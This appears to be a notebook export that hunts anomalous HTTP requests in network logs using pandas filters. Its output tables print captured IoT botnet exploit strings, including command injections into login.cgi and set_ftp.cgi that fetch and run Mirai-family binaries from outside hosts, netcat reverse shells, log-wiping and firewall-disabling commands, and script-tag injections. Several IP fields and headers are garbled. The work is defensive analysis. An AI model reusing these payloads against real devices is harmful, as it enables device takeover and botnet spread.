Gemini	<div><pre>1 gemini = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Gemini(?!\$')))] 2 gemini[group].head()</pre></div> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>35428</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Gemini/2.0</td><td>Gemini/2.0</td><td>nan</td><td>1</td></tr><tr><td>35430</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Gemini/2.0</td><td>Gemini/2.0</td><td>nan</td><td>1</td></tr><tr><td>35655</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Gemini/2.0</td><td>Gemini/2.0</td><td>nan</td><td>1</td></tr><tr><td>35656</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Gemini/2.0</td><td>Gemini/2.0</td><td>nan</td><td>1</td></tr><tr><td>37678</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Gemini/2.0</td><td>Gemini/2.0</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	35428	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1	35430	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1	35655	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1	35656	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1	37678	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1				
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																														
35428	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1																																														
35430	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1																																														
35655	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1																																														
35656	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1																																														
37678	109.200.2806.636a	80	POST	Gemini/2.0	Gemini/2.0	nan	1																																														
RIAALABS	<div><pre>1 RIAA = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('RIAALABS(?!\$')))] 2 RIAA[group].head()</pre></div> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>273267</td><td>173.225.0691.2493</td><td>80</td><td>POST</td><td>RIAALABS</td><td>/RPC2</td><td>nan</td><td>1</td></tr><tr><td>865303</td><td>213.184.50de.192b</td><td>80</td><td>POST</td><td>RIAALABS</td><td>/RPC2</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	273267	173.225.0691.2493	80	POST	RIAALABS	/RPC2	nan	1	865303	213.184.50de.192b	80	POST	RIAALABS	/RPC2	nan	1																												
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																														
273267	173.225.0691.2493	80	POST	RIAALABS	/RPC2	nan	1																																														
865303	213.184.50de.192b	80	POST	RIAALABS	/RPC2	nan	1																																														
Ronin/2.0	<div><pre>1 ronin = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Ronin/2.0'))] 2 ronin[group].head()</pre></div> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>160572</td><td>154.16.4513.6c50</td><td>80</td><td>POST</td><td>Ronin/2.0</td><td></td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>411944</td><td>173.225.1539.32ec</td><td>80</td><td>POST</td><td>Ronin/2.0</td><td></td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>411945</td><td>173.225.1539.32ec</td><td>80</td><td>POST</td><td>Ronin/2.0</td><td></td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>411946</td><td>173.225.1539.32ec</td><td>80</td><td>POST</td><td>Ronin/2.0</td><td></td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>439227</td><td>173.225.49be.6699</td><td>80</td><td>GET</td><td>Ronin/2.0</td><td>/login.cgi?cli=aa aa';cd /tmp; >X & cd /var; >X;/bin/busybox wget http://46.29.163.28/kohan.mips;chmod 777 /tmp/kohan.mips;/tmp/kohan.mips dlink'\$</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	160572	154.16.4513.6c50	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1	411944	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1	411945	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1	411946	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1	439227	173.225.49be.6699	80	GET	Ronin/2.0	/login.cgi?cli=aa aa';cd /tmp; >X & cd /var; >X;/bin/busybox wget http://46.29.163.28/kohan.mips;chmod 777 /tmp/kohan.mips;/tmp/kohan.mips dlink'\$	nan	1
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																														
160572	154.16.4513.6c50	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1																																													
411944	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1																																													
411945	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1																																													
411946	173.225.1539.32ec	80	POST	Ronin/2.0		/GponForm/diag_Form?images/	nan	1																																													
439227	173.225.49be.6699	80	GET	Ronin/2.0	/login.cgi?cli=aa aa';cd /tmp; >X & cd /var; >X;/bin/busybox wget http://46.29.163.28/kohan.mips;chmod 777 /tmp/kohan.mips;/tmp/kohan.mips dlink'\$	nan	1																																														

CarlosMatos/69.0	<pre> 1 carlosmatos = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('CarlosMatos(?!\$)'))] 2 carlosmatos[group].head() </pre>						
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
	166181	154.16.513e.1a2a	80	POST	CarlosMatos/69.0 /GponForm/diag_Form?images/	nan	1
	166182	154.16.513e.1a2a	80	POST	CarlosMatos/69.0 /GponForm/diag_Form?images/	nan	1
	172741	154.16.513e.1a2a	80	POST	CarlosMatos/69.0 /GponForm/diag_Form?images/	nan	1
	172742	154.16.513e.1a2a	80	POST	CarlosMatos/69.0 /GponForm/diag_Form?images/	nan	1
	176055	154.16.513e.1a2a	80	POST	CarlosMatos/69.0 /GponForm/diag_Form?images/	nan	1

Botnet

```
1 botnet = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('Botnet(?!$)'))]
2 botnet[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
295876	173.225.0691.2493	80	GET	Botnet/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewall stop;	/login.cgi?cli=aa ;wget http://80.211.24.5/Botnet.mips -O /tmp/vv ;sh /tmp/vv ;wget http://80.211.24.5/Botnet.mpsl -O /tmp/cc ;sh /tmp/cc ;wget http://80.211.24.5/Botnet.arm4 -O /tmp/dd ;sh /tmp/dd	nan	1
429642	173.225.49be.6699	80	GET	Botnet/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewall stop;	/login.cgi?cli=aa ;wget http://80.211.113.47/Botnet.mips -O /tmp/vv ;sh /tmp/vv ;wget http://80.211.113.47/Botnet.mpsl -O /tmp/cc ;sh /tmp/cc ;wget http://80.211.113.47/Botnet.arm4 -O /tmp/dd ;sh /tmp/dd	nan	1
433689	173.225.49be.6699	80	GET	Botnet/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewall stop;	/login.cgi?cli=aa ;wget http://80.211.113.47/Botnet.mips -O /tmp/vv ;sh /tmp/vv ;wget http://80.211.113.47/Botnet.mpsl -O /tmp/cc ;sh /tmp/cc ;wget http://80.211.113.47/Botnet.arm4 -O /tmp/dd ;sh /tmp/dd	nan	1
641554	188.227.d704.0b96	80	GET	Botnet/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewall stop;	/login.cgi?cli=aa ;wget http://80.211.24.5/Botnet.mips -O /tmp/vv ;sh /tmp/vv ;wget http://80.211.24.5/Botnet.mpsl -O /tmp/cc ;sh /tmp/cc ;wget http://80.211.24.5/Botnet.arm4 -O /tmp/dd ;sh /tmp/dd	nan	1
642410	188.227.d704.0b96	80	GET	Botnet/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewall stop;	/login.cgi?cli=aa ;wget http://80.211.113.47/Botnet.mips -O /tmp/vv ;sh /tmp/vv ;wget http://80.211.113.47/Botnet.mpsl -O /tmp/cc ;sh /tmp/cc ;wget http://80.211.113.47/Botnet.arm4 -O /tmp/dd ;sh /tmp/dd	nan	1

Hades	<pre>1 hades = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Hades(?!\$')))] 2 hades[group].head()</pre> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>757789</td><td>209.200.3167.3959</td><td>80</td><td>POST</td><td>Hades/1.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>757790</td><td>209.200.3167.3959</td><td>80</td><td>POST</td><td>Hades/1.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>894174</td><td>213.184.50de.192b</td><td>80</td><td>POST</td><td>Hades/1.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>894175</td><td>213.184.50de.192b</td><td>80</td><td>POST</td><td>Hades/1.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>1028921</td><td>46.246.fe1d.9416</td><td>80</td><td>POST</td><td>Hades/1.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	757789	209.200.3167.3959	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1	757790	209.200.3167.3959	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1	894174	213.184.50de.192b	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1	894175	213.184.50de.192b	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1	1028921	46.246.fe1d.9416	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																										
757789	209.200.3167.3959	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1																																										
757790	209.200.3167.3959	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1																																										
894174	213.184.50de.192b	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1																																										
894175	213.184.50de.192b	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1																																										
1028921	46.246.fe1d.9416	80	POST	Hades/1.0	/GponForm/diag_Form?images/	nan	1																																										
Screaming Frog SEO Spider	<pre>1 screamingfrog = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Screaming(?!\$')))] 2 screamingfrog[group].head()</pre> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>292408</td><td>173.225.0691.2493</td><td>80</td><td>POST</td><td>Screaming Frog SEO Spider</td><td>/api</td><td>nan</td><td>1</td></tr><tr><td>292409</td><td>173.225.0691.2493</td><td>80</td><td>POST</td><td>Screaming Frog SEO Spider</td><td>/api</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	292408	173.225.0691.2493	80	POST	Screaming Frog SEO Spider	/api	nan	1	292409	173.225.0691.2493	80	POST	Screaming Frog SEO Spider	/api	nan	1																								
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																										
292408	173.225.0691.2493	80	POST	Screaming Frog SEO Spider	/api	nan	1																																										
292409	173.225.0691.2493	80	POST	Screaming Frog SEO Spider	/api	nan	1																																										
Hakai	<pre>1 hakai_agent = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Hakai(?!\$')))] 2 hakai_agent[group].head()</pre> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>23027</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hakai/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>23028</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hakai/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>154076</td><td>154.16.4513.6c50</td><td>80</td><td>POST</td><td>Hakai/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>154077</td><td>154.16.4513.6c50</td><td>80</td><td>POST</td><td>Hakai/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>222098</td><td>154.16.f0b8.45c9</td><td>80</td><td>POST</td><td>Hakai/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	23027	109.200.2806.636a	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1	23028	109.200.2806.636a	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1	154076	154.16.4513.6c50	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1	154077	154.16.4513.6c50	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1	222098	154.16.f0b8.45c9	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																										
23027	109.200.2806.636a	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1																																										
23028	109.200.2806.636a	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1																																										
154076	154.16.4513.6c50	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1																																										
154077	154.16.4513.6c50	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1																																										
222098	154.16.f0b8.45c9	80	POST	Hakai/2.0	/GponForm/diag_Form?images/	nan	1																																										

.mips

```
1 mips = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('.mips'))]
2 mips[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
29889	109.200.2806.636a	80	GET	nan	/login.cgi?cli=aa aa';wget http://178.128.11.199/mtx.mips -O -> /tmp/rz;chmod 777 /tmp/rz;/tmp/rz dlink'\$	nan	1
40489	109.200.2806.636a	80	GET	nan	/cgi-bin/cgi_system?cmd=raid_setup&act=getsmartinfo&devname= ping -n 0 localhost&rand=1452765315144;wget http://178.128.11.199/mtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1
40490	109.200.2806.636a	80	GET	nan	/wp-content/plugins/dzs-videogallery/img.php?webshot=1&src=http://localhost/1.jpg(wget20http://178.128.11.199/mtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz)	nan	1
40491	109.200.2806.636a	80	GET	nan	/maker/snwrite.cgi?mac=1234;wget http://178.128.11.199/mtx.mips -O /tmp/rz;chmod 777 /tmp/rz;/tmp/rz exploit	nan	1
40492	109.200.2806.636a	80	GET	nan	/login.cgi?cli=aa aa';wget http://178.128.11.199/mtx.mips -O -> /tmp/rz;chmod 777 /tmp/rz;/tmp/rz dlink'\$	nan	1

wordpress/xmlrpc

```
1 wordpress = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('wordpress/xmlrpc(?!$')))]
2 wordpress[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
664364	199.66.8472.9dee	80	POST	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)	/wordpress/xmlrpc.php	nan	1
700896	209.200.3167.3959	80	POST	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)	/wordpress/xmlrpc.php	nan	1
819801	209.200.ae9c.e04e	80	POST	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)	/wordpress/xmlrpc.php	nan	1
874739	213.184.50de.192b	80	POST	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)	/wordpress/xmlrpc.php	nan	1
912576	213.184.ecbf.7293	80	POST	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)	/wordpress/xmlrpc.php	nan	1

tftp

```
1 tftp = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('tftp(?!$')))]
2 tftp[group].head()
```

	user_agent	uri	orig_filenames	anomaly_pred
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+"tftp+r+n+-l+n+g+85.25.100.42">>/tmp/i)	/set_ftp.cgi?	nan	
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+"tftp+r+n+-l+n+g+85.25.100.42">>/tmp/i)	/set_ftp.cgi?	nan	
nan	loginuse=admin&loginpas=honeybot12&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+"tftp+r+u+-l+u+g+77.87.77.250">>/tmp/i)	/set_ftp.cgi?	nan	
nan	loginuse=admin&loginpas=honeybot12&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+"tftp+r+u+-l+u+g+77.87.77.250">>/tmp/i)	/set_ftp.cgi?	nan	
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+"tftp+r+get+-l+get+-g+69.64.34.167">>/tmp/a)	/set_ftp.cgi?	nan	

research

```
1 research = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('research'))]
2 research[group].head()
```

	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred
158152	154.16.4513.6c50	80	GET	<script src="//research.aegis.network/test.js"></script>Referer: <script src="//research.aegis.network/test.js"></script>Accept: */*	@research.aegis.network/	nan	1
159117	154.16.4513.6c50	80	GET	<script src="//research.aegis.network/test.js"></script>Referer: <script src="//research.aegis.network/test.js"></script>Accept: */*	@research.aegis.network/	nan	1
328131	173.225.0691.2493	80	GET	<script src="//research.aegis.network/test.js"></script>Referer: <script src="//research.aegis.network/test.js"></script>Accept: */*	@research.aegis.network/	nan	1
328133	173.225.0691.2493	80	GET	<script src="//research.aegis.network/test.js"></script>Referer: <script src="//research.aegis.network/test.js"></script>Accept: */*	@research.aegis.network/	nan	1
336092	173.225.0691.2493	80	GET	<script src="//research.aegis.network/test.js"></script>Referer: <script src="//research.aegis.network/test.js"></script>Accept: */*	@research.aegis.network/	nan	1

killall

```

1 killall = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('killall(?!$')))]
2 killall[group].head()

```

_agent	uri	orig_filenames	anomaly_pred
NaN	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(killall+-9+.t)/set_ftp.cgi?	nan	1
et/1.15 jx-gnu)	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(killall -9 ftp)&port=21&user=ftp&pwd=\$(echo -n "mipz -p ">>/tmp/y)&dir=/&mode=PORT&upload_interval=0	nan	1
et/1.15 jx-gnu)	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(killall -9 ftp)&port=21&user=ftp&pwd=\$(echo -n "nig9 -P 30 ">>/tmp/y)&dir=/&mode=PORT&upload_interval=0	nan	1
et/1.15 jx-gnu)	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(killall -9 ftp)&port=21&user=ftp&pwd=\$(echo -n "192.95">>/tmp/y)&dir=/&mode=PORT&upload_interval=0	nan	1
et/1.15 jx-gnu)	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(killall -9 ftp)&port=21&user=ftp&pwd=\$(echo -n "mount ">>/tmp/y)&dir=/&mode=PORT&upload_interval=0	nan	1

hakai

```

1 hakai = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('hakai(?!$')))]
2 hakai[group].head()

```

user_agent	uri	orig_filenames	anomaly_pred
Hakai/2.0	/login.cgi?cli=aa aa';wget http://hakaiboatnet.pw/dlink -O -> /tmp/hk;sh /tmp/hk'\$	nan	1
Hakai/2.0	/login.cgi?cli=aa aa';wget http://hakaiboatnet.pw/dlink -O -> /tmp/hk;sh /tmp/hk'\$	nan	1
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://188.213.173.192/hakai"+>>+/tmp/u)/set_ftp.cgi?	nan	1
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+/tmp/hakai"+>>+/tmp/u)/set_ftp.cgi?	nan	1
nan	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/hakai+goahead"+>>+/tmp/u)/set_ftp.cgi?	nan	1

sora

```
1 sora = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('sora(?!$')))]
2 sora[group].head()
```

user_agent	uri	orig_filenames	anomaly_pred
nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://185.244.25.219/bins/sora.arm7"+>>+/tmp/exploited)	/set_ftp.cgi?	nan	1
nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://185.244.25.219/bins/sora.arm7"+>>+/tmp/exploited)	/set_ftp.cgi?	nan	1
nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+/tmp/sora.arm7"+>>+/tmp/exploited)	/set_ftp.cgi?	nan	1
nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+/tmp/sora.arm7"+>>+/tmp/exploited)	/set_ftp.cgi?	nan	1
nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"/tmp/sora.arm7+exploit.arm7"+>>+/tmp/exploited)	/set_ftp.cgi?	nan	1

.arm

```
1 arm = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('.arm'))]
2 arm[group].head()
```

id.resp_h	id.resp_p	method	user_agent	uri
d7c.3d77	81	GET	nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://185.244.25.172/xd.arm7"+>>+/tmp/sdy)	/set_ftp.cgi?
d7c.3d77	81	GET	nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+xd.arm7"+>>+/tmp/sdy)	/set_ftp.cgi?
d7c.3d77	81	GET	nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"/tmp/xd.arm7"+>>+/tmp/sdy)	/set_ftp.cgi?
d7c.3d77	81	GET	nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://185.244.25.172/xd.arm7"+>>+/tmp/sdy)	/set_ftp.cgi?
d7c.3d77	81	GET	nan loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+xd.arm7"+>>+/tmp/sdy)	/set_ftp.cgi?

seraph

```

1 seraph = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('seraph(?!$')))]
2 seraph[group].head()

```

	_agent	uri	orig_filenames	anomaly_pred
	NaN	loginuse=admin&loginpas=honeygot12&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"wget+http://212.237.33.232/seraph.arm7"+>>>+/tmp/sdy)	nan	1
	NaN	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/seraph.arm7"+>>>+/tmp/sdf)	nan	1
	NaN	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/seraph.arm7"+>>>+/tmp/hh)	nan	1
	NaN	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/seraph.arm7"+>>>+/tmp/hh)	nan	1
	NaN	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/seraph.arm7"+>>>+/tmp/hh)	nan	1

mirai

```

1 mirai = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('mirai(?!$')))]
2 mirai[group].head()

```

	it	uri	orig_filenames	anomaly_pred
	N	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+/tmp/arm7"+>>>+/tmp/mirainet)	nan	1
	N	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"chmod+777+/tmp/arm7"+>>>+/tmp/mirainet)	nan	1
	N	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/arm7+exploit.arm7"+>>>+/tmp/mirainet)	nan	1
	N	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(echo+-e+"tmp/arm+exploit.arm7"+>>>+/tmp/mirainet)	nan	1
	N	loginuse=admin&loginpas=888888&next_url=ftp.htm&port=21&user=ftp&pwd=ftp&dir=/&mode=PORT&upload_interval=0&svr=\$(sh+/tmp/mirainet)	nan	1

port=21

```

1 port21 = df[(df.anomaly_pred == 1) & (df['uri'].str.contains('port=21'))]
2 port21[group].head()

```

agent	uri
OWS /64 7.36 >ko) 103 7.36	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(nc+220.87.248.241+6810+-e+/bin/sh)&port=21&user=ftp&pwd=ftp
OWS /64 7.36 >ko) 103 7.36	/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=888888&svr=\$(nc+31.167.0.28+34093+-e+/bin/sh)&port=21&user=ftp&pwd=ftp
